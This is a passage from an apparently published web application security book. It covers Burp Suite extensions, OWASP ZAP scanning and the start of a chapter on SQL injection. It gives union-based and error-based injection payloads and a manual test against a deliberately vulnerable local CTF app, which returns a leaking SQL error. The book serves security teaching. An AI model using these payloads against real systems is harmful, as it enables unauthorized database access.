CSRF Scanner		☆☆☆☆☆		04 Feb 2022	Low	Pro extension

HTTP Request Smuggler

This is an extension for Burp Suite designed to help you launch HTTP Request Smuggling attacks. It supports scanning for Request Smuggling vulnerabilities, and also aids exploitation by handling cumbersome offset-tweaking for you.

Use

Right click on a request and click 'Launch Smuggle probe', then watch the extension's output pane. For more advanced use watch the video, and check out the documentation.

Practice

We've also released free online labs to practise against.

Copyright © 2018-2022 PortSwigger Ltd.


Estimated system impact

Overall: **Low**

Memory	CPU	Time	Scanner
Low	Low	Low	Low

Figure 3.20: *Bapp Store*

Several extensions require Python or, occasionally, Ruby to run. The standalone libraries to run these extensions can be set in the **Options** tab of **Extender**. as shown in *Figure 3.21*:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Extensions
BApp Store
APIs
Options
Select folder ...
Select file ...
Select folder ...
Select file ...

Settings

These settings control how Burp handles extensions on startup.

☑ Automatically reload extensions on startup

☑ Automatically update installed BApps on startup

Java Environment

These settings let you configure the environment for executing extensions that are written in Java. If your extensions use any libraries, you can specify a folder from which libraries will be loaded.

Folder for loading library JAR files (optional):

Python Environment

These settings let you configure the environment for executing extensions that are written in Python. To use Python extensions, you will need to download Jython, which is a Python interpreter implemented in Java.

Location of Jython standalone JAR file: D:\NancyDocuments\Downloads\jython-standalone-2.7.0.jar

Folder for loading modules (optional):

Ruby Environment

These settings let you configure the environment for executing extensions that are written in Ruby. To use Ruby extensions, you will need to download JRuby, which is a Ruby interpreter implemented in Java. Note that you can either configure the location of the JRuby JAR file here, or you can load the JAR file on startup via the Java classpath.

Location of JRuby JAR file:

Figure 3.21: *Extender Options*

The Jython standalone library is used to run Python in Java and can be downloaded using the following link:

https://www.jython.org/download.html.

JRuby, which is similarly a standalone file to run Ruby from Java, can be downloaded using the following link:


https://www.jruby.org/download.

The Autorize extension, retire.js, HTTP Smuggler extension, and JSON Web Token Attacker are popular Community extensions you may want to consider. The `Autorize` extension will be discussed later in *Chapter 11*, *Authorization Practices*.

OWASP ZAP

OWASP ZAP is the second most popular web application proxy. Many features are similar to Burp Suite. The differences will be discussed in detail in this section. The OWASP ZAP project can be downloaded at: **https://www.zaproxy.org/download/**.

The following options are available, see *Figure 3.22*:




ZAP 2.13.0

Windows (64) Installer	195 MB	Download
Windows (32) Installer	195 MB	Download
Linux Installer	199 MB	Download
Linux Package	196 MB	Download
macOS (amd64) Installer	224 MB	Download
macOS (aarch64) Installer	223 MB	Download
Cross Platform Package	225 MB	Download
Core Cross Platform Package	88 MB	Download

Figure 3.22: *ZAP Download Options*

After downloading the version for your operating system, run the installer and start ZAP. When ZAP starts, you choose **Manual Explore** or **Automated Scan**. Select **Manual Explore** to get started with the web application proxy functionality. Refer to the following *Figure 3.23*:


File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
Automated Scan
Manual Explore
Learn More
News
Learn More
History
Search
Alerts
Output
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Body
Highest Alert
Note
Tags

Welcome to OWASP ZAP


ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

ZAP is Joining the Software Security Project (and leaving OWASP)

Figure 3.23: *OWASP ZAP Start Screen*

There is an option to have ZAP launch Chrome or Firefox. On first use, you may see an error on the screen saying the browser is not found, as shown in the following figure:


OWASP ZAP
OK

The provided browser was not found.

Figure 3.24: *Browser Not Found Error*

Then, try updating ZAP to ensure you have the latest web drivers. The update can be found under the **Help** tab and **Check for Updates,** as shown in *Figure 3.25*:





Figure 3.25: OWASP ZAP Help Tab

Then, you can use the search bar to find **web drivers**. They may need to be installed from the marketplace, as shown in *Figure 3.26*:



Filter: web


Status	Name	Description	Update	
Release	FuzzDB Offensive	FuzzDB web backdoors and attack files which can be used with the ZAP fuzzer or for manu	4.0.0	☐
Release	Linux WebDrivers	Linux WebDrivers for Firefox and Chrome.	57.0.0	☐
Release	MacOS WebDrivers	MacOS WebDrivers for Firefox and Chrome.	57.0.0	☐
Release	Windows WebDrivers	Windows WebDrivers for Firefox and Chrome.	56.0.0	☑
Alpha	Access Control Testing	Adds a set of tools for testing access control in web applications.	8.0.0	☐
Alpha	Attack Surface Detector	The Attack Surface Detector analyzes web application source code to generate endpoints th	1.1.4	☐
Alpha	Parameter Digger	Identify hidden, unlinked parameters. Useful for finding web cache poisoning vulnerabilities.	0.2.0	☐

Name Windows WebDrivers
Status Release
Version 56.0.0
Description Windows WebDrivers for Firefox and Chrome.
Changes
Changed

Figure 3.26: OWASP ZAP Marketplace

If that does not work, you must configure the proxy in your web browser to go through ZAP. This is done similarly to Burp Suite by finding the proxy settings and changing them to match the ZAP port.

OWASP ZAP includes a DAST tool. Clicking on the automated scan will start this DAST tool. Enter the URL and then click **Attack**. The discovered URLs will appear as shown in *Figure 3.27*:


Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
History
Search
Alerts
Output
Spider
Active Scan
Sent Messages
Filtered Messages

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://127.0.0.1:8080/habit-helper-1.0

Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless


Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

New Scan Progress: 0: http://127.0.0...abit-helper-1.0 12% Current Scans: 1 Num Requests: 773 New Alerts: 3 Export

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1,479	8/7/23, 12:23:29 AM	8/7/23, 12:23:30 AM	POST	http://127.0.0.1:8080/habit-helper-1.0/?-d+allow_url_include!	405		339 ms	147 bytes	750 bytes
1,480	8/7/23, 12:23:30 AM	8/7/23, 12:23:30 AM	POST	http://127.0.0.1:8080/habit-helper-1.0/?-d+allow_url_include!	405		233 ms	147 bytes	750 bytes
1,481	8/7/23, 12:23:30 AM	8/7/23, 12:23:30 AM	POST	http://127.0.0.1:8080/habit-helper-1.0/resources/core/css?-c	405		296 ms	153 bytes	750 bytes
1,482	8/7/23, 12:23:30 AM	8/7/23, 12:23:30 AM	POST	http://127.0.0.1:8080/habit-helper-1.0/resources/core?-d+alk	405		336 ms	153 bytes	750 bytes

Figure 3.27: OWASP Zap DAST Scan

The plus icon can be clicked to open up a menu of different tools that might be useful.


Untitled Session - 20230807-002152 - OWASP ZAP 2.13.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
AJAX Spider
Automation
Breakpoints
Clients
Forced Browse
Fuzzer
HTTP Sessions
HTTPS Info
OAST
Params
Progress
Rate Limit
Technology
WebSockets
Zest Results
History
Search
Alerts
Output
Spider
Active Scan
Sent Messages
Filtered Messages
Type here to search
12:25 AM
8/7/2023

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://127.0.0.1:8080/habit-helper-1.0

Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

New Scan Progress: 0: http://127.0.0...abit-helper-1.0 Current Scans: 1 Num Requests: 5539 New Alerts: 61 Export


ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
6,505	8/7/23, 12:25:40 AM	8/7/23, 12:25:40 AM	GET	-helper-1.0/?forgotpassword	200		26 ms	144 bytes	7,943 bytes
6,506	8/7/23, 12:25:40 AM	8/7/23, 12:25:40 AM	POST	-helper-1.0/register	200		22 ms	144 bytes	8,766 bytes
6,507	8/7/23, 12:25:40 AM	8/7/23, 12:25:40 AM	GET	-helper-1.0	200		26 ms	209 bytes	7,147 bytes
6,509	8/7/23, 12:25:40 AM	8/7/23, 12:25:40 AM	GET	-helper-1.0/?register	200		39 ms	144 bytes	9,649 bytes

Alerts 4 10 4 6 Main Proxy: localhost:8081 Current Scans 0 0 8 1 0 0 0 0

Figure 3.28: OWASP ZAP Tools

The **Forced Browse** is the well-known DirBuster tool used for enumerating content via a specified word list.

Each tool has an option found under the **Tools** tab, **Options** selection. Refer to the following figure:


Options
Options
Active Scan
Active Scan Input Vectors
AJAX Spider
Alerts
Anti-CSRF Tokens
API
Applications
Automation
Breakpoints
Call Home
Check for Updates
Client Certificate
Connection
Custom Payloads
Database
Display
Dynamic SSL Certificates
Encode/Decode
Extensions
Forced Browse
Fuzzer
1
2
3
4
5

Active Scan

Number of Hosts Scanned Concurrently:

Concurrent Scanning Threads per Host: 16

Max Results to List: 1000

Maximum Rule Duration (minutes; 0 is unlimited): 0

Maximum Scan Duration (minutes; 0 is unlimited): 0

Max alerts any rule can raise: 0

Delay When Scanning (In Milliseconds): 0

Note: The "Delay When Scanning" has been deprecated. See help for more details.

☐ Inject plugin ID in header for all active scan requests.

☐ Handle anti-CSRF tokens.

☑ In Attack Mode prompt to rescan nodes when scope changed.

☑ In Attack Mode always rescan nodes when scope changed.

***Figure 3.29**: OWASP ZAP Tools Options*

Trying out the different tools and options will allow you to learn about them and how they work. Standard tools in OWASP ZAP are Active Scan, API, Fuzzer, and Forced Browse.

Conclusion

Having the right tools is essential in the ever-changing web application security environment. In this chapter, we explored the world of web proxies, focusing on the fundamental capabilities of two prominent tools: Burp Suite Community Edition and OWASP ZAP (Zed Attack Proxy). We embarked on a journey to understand how these proxies can assist security professionals and developers in identifying and detecting vulnerabilities in web applications.

In the next chapter, web proxies will be used extensively in identifying and exploiting web application vulnerabilities.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 4

Observability with SQL Injections

Introduction

Injection attacks haunt developers and security professionals alike. These insidious exploits can undermine the foundations of secure software, jeopardizing sensitive data, user privacy, and system integrity. In this chapter, we will journey through the labyrinth of injection vulnerabilities, exploring the dark corners of SQL injection, **cross-site Scripting** (**XSS**), command injection, **Extensible Markup Language** (**XML**) injection, and XPath injection. Through this exploration, we will equip you with the knowledge and tools needed to find, mitigate, and ultimately defeat these threats. This chapter is a practical guide to software security. It includes information on harnessing SQLMap for flushing out SQL injection vulnerabilities and unraveling the nuances of various XSS flavors. As we delve into practical examples and Java-specific secure coding advice, you will discover that safeguarding your applications against injection attacks is not just an option; it is a necessity in an era where data breaches and cyberattacks, malicious activities with the intent of stealing, destroying, exposing or altering data or applications, loom large.

Structure

This chapter will discuss injection attacks, including:

- SQL injection
- Cross-site scripting
- Command injection
- XML injection
- XPath injection

Objectives

By the end of this chapter, you will be familiar with SQL injection, what it is, how to discover it, the risks, and how you can quickly fix it with simple code choices in Java. You will learn the three XSS types and how to fix those with Java libraries. We will briefly review command, XML, and XPath injection examples, including Java-specific secure coding advice.

SQL injection

Injection attacks are a class of attacks where a malicious user tricks an application into including unexpected commands in the data sent to be interpreted. Therefore, SQL injection is when a malicious user tricks the SQL interpreter into executing a different query than the application intended.

SQL injection is the oldest known injection type. For most SQL queries, fixing this is accessible without changing the query. We will also discuss a few spots in a SQL query where user input cannot be used, and in those instances, the design may need to change.

When an SQL injection is found, the whole database, including tables not used by the application, can be read and modified. Sometimes, you can even access an operating system's shell from an SQL injection.

The following subsection will look at how to test for simple SQL injections, walking through a manual test. Next, we will discuss how to extract interesting information from the database manually. Then, a subsection will cover using tools for discovery and data extraction via SQL Injection. Finally, secure coding advice to avoid SQL injection will be covered.

Common SQL injection techniques

The two most common techniques are the **union-based SQL injection** and the **error-based SQL injection**. In the union-based technique, the SQL injection will create a union statement that returns several select queries. For example, consider the following SQL: **select * from products where product_name = 'USER INPUT'**. If the string `User Input` is injectable, you can inject a union clause. The SQL does not tell us how many columns products are returning. So, the first part of testing for a union-based SQL injection is determining the number of items returned.

This is done by injecting a union query with null. For example, the first user input may be **`test' union null --**. This results in the following query being run **SQL select * from products where product_name = 'test' union null -- '**. If the SQL injection causes an error, add nulls until it does not. Second, you would try: **test' union null, null --**. Then, third, try **test' union null, null, null--**. There may be many columns being returned. Where five columns or six or seven is standard after ten, the chance of this working will be diminished. Choose a number from 10 to 15, depending on how thorough you want to be, and stop if you have no success.

If you succeed, you can use a different select query for each null to gather data. Remember that types matter, so the selected query should match the type returned by the original query at the spot, whether string, integer, or Boolean, etc.

The error-based SQL injection technique is when you find that the page errors if given a specific condition and does not otherwise. Consider the same SQL query as above. To try the error-based technique, we may try to find two cases, one where we get an error and the other where we do not. We may try the following two inputs: **x' and '1'='2** and **x' and '1' = '1**. This injection would cause the following SQL to execute: **SQL select * from products where product_name = 'x' and '1'='2'** and **SQL select * from products where product_name = 'x' and '1'='1'**. Assuming x is a valid `product_name`, the first SQL query would provide an error, and the second would not. In this case, we can make guesses or use brute force and the substring command to extract information. One example would be to guess the username is root. We could use the following input **x' and user()='root,** which would execute the query: **SQL select * from products where product_name = 'x' and user()='root'**. The `user()` function is specific to MySQL and various clones. To check the username's first letter for the value r, the input should be **x' and substring(user(), 1,1)='r**. This will result in the following SQL: **SQL select * from products where product_name = 'x' and substring(user(), 1, 1)='r'**.

Simple manual testing of SQL injection

If you performed mapping on the application, the first step for testing for SQL injection is to refer to your mapping notes and look for the pages and fields that looked like they were used as input to a database.

In the simple case, when the application does not try to stop SQL injection often, we can use one of several special characters to find an injection point. These special characters are:

- The single quote (`'`)
- The semi-colon (`;`)

In the simple case, we often get a generic error page that can tell us information about the query we are injecting into.

We will perform initial testing using the habit helper `ctf` web application.

Start the habit helper web application. The web and mobile applications are available on GitHub at: **https://github.com/securitymagick/JavaPentestingExamples**. If you need help getting set up, please check the help provided in the GitHub repository.

The habit helper web application is set up as a capture-the-flag competition, and this version has hidden flags. The flags may be displayed on the page or appear as a pop-up as you test. For our purposes, you may ignore these flags. As an independent exercise, you can try to find all ten hidden flags.

When penetration testing, it is essential never to use any real credentials that you may use for real accounts. Choose values that are unique and easily recognizable in later requests. For example, you do not want your username to be the same as your password or any other field required for registration. This is to make it easier to decipher which field may be vulnerable to an attack.

The first page of the web application offers options to log in, register, forget password, or learn about the application. Select the **Register** button, create a user, and then log in with the created credentials.

From the account menu, scroll to the **Forum** button below and click **View details**:



Forum
Go to the public area to see others latest posts
View details

Figure 4.1: Habit Helper application forums

Then, you will be asked to read or write a post. Click on the **View details** under Posts, as shown in the following figure:




Posts
Read posts and help others on the forum
View details

Figure 4.2: Habit Helper application posts

Then, a list of posts will be shown. Click on the first post's title, **Welcome to Habit Helper**, as shown in the following figure:




Welcome to Habit Helper It'll blow your mind.

Posted by Lizzie

Figure 4.3: *Habit Helper application first post*

Now, you will be taken to the post page. Beneath the post are several comments and an **Add a comment** form. Try adding a simple comment with a single parenthesis ` such as the following example:


Duck said: Thank you for a place to get help.


John said: Looking forward to clicking the resist button

Add a new Comment

Comment: is this an injection'

Figure 4.4: *Habit Helper testing for injection*

This will return a 500 error that gives many details about the SQL. An example of this error message is shown as follows:



```
HTTP Status 500 – Internal Server Error

Type Exception Report

Message Request processing failed; nested exception is org.springframework.jdbc.BadSqlGrammarException: PreparedStatementCallback; bad SQL grammar [INSERT INTO comments VALUES (?,?,'is this an injection'',:username)]; nested exception is
org.h2.jdbc.JdbcSQLException: Syntax error in SQL statement "INSERT INTO comments VALUES (?,?,'is this an injection'[*]',:username)"; SQL statement:

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

org.springframework.web.util.NestedServletException: Request processing failed; nested exception is org.springframework.jdbc.BadSqlGrammarException: PreparedStatementCallback; bad SQL grammar
INSERT INTO comments VALUES (?,?,'is this an injection'',:username) [42000-187]
	org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:965)
	org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:855)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:681)
	org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:829)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
	org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)

Root Cause

org.springframework.jdbc.BadSqlGrammarException: PreparedStatementCallback; bad SQL grammar [INSERT INTO comments VALUES (?,?,'is this an injection'',:username)]; nested exception is org.h2.j
INSERT INTO comments VALUES (?,?,'is this an injection'',:username) [42000-187]
	org.springframework.jdbc.support.SQLErrorCodeSQLExceptionTranslator.doTranslate(SQLErrorCodeSQLExceptionTranslator.java:237)
	org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbackSQLExceptionTranslator.java:72)
	org.springframework.jdbc.core.JdbcTemplate.execute(JdbcTemplate.java:605)
	org.springframework.jdbc.core.JdbcTemplate.update(JdbcTemplate.java:818)
	org.springframework.jdbc.core.JdbcTemplate.update(JdbcTemplate.java:840)
	org.springframework.jdbc.core.namedparam.NamedParameterJdbcTemplate.update(NamedParameterJdbcTemplate.java:283)
	com.securitymagick.domain.dao.PostDao.addComment(PostDao.java:105)
	com.securitymagick.web.controller.PublicController.addComment(PublicController.java:288)
```

